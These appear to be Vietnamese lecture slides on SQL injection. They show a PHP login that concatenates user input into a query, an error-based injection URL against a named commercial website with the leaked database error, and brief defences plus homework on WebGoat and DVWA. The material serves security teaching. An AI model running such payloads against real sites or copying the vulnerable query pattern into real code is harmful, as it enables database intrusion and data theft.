
4

Tấn công SQL Injection

# SQL Injection

- **Khái niệm:** Lỗ hổng SQL Injection là lỗ hổng cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL một cách trái phép

# SQL Injection...



**Normal Query**

# SQL Injection...



# SQL Injection

```
$uname = isset($_POST['uname']) ? $_POST['uname'] : "";  
$passwd= isset($_POST['passwd']) ? $_POST['passwd']: "";  
$query = "SELECT * FROM tbl_users WHERE username =  
        '" + $uname + "' AND password = '" + $passwd + "'";  
$result = @mysqli_query($query);  
if (!$result)  
    //Xác thực thất bại  
elseif  
    //Xác thực thành công
```


Enter Username and Password

Username


Password



# SQL Injection



# SQL Injection



# SQL Injection

```
http://www.vinamilk.com.vn/?vnm=help&id=32  
and 1=convert(int, (select top 1 table_name from  
information_schema.tables)) --comment
```


Microsoft OLE DB Provider for ODBC Drivers error  
'80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL  
Server]Conversion failed when converting the nvarchar  
value 'ConsultantArticle' to data type int.  
/help.asp, line 26

# SQL Injection

---

- **Phòng chống SQL Injection**

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerability Scanner, Grabber, ...



# Tổng kết

---

1. Đã tìm hiểu chung về hiểm họa an toàn đối với ứng dụng web
2. Đã xem xét 3 dạng tấn công cụ điển hình lên ứng dụng web (XSS, SQLi, CSRF) và cách phòng tránh.

# Bài tập về nhà

---

1. Đọc thêm tài liệu về các dạng tấn công ứng dụng web
2. Tìm hiểu về WebGoat, DVWA (chuẩn bị cho thực hành)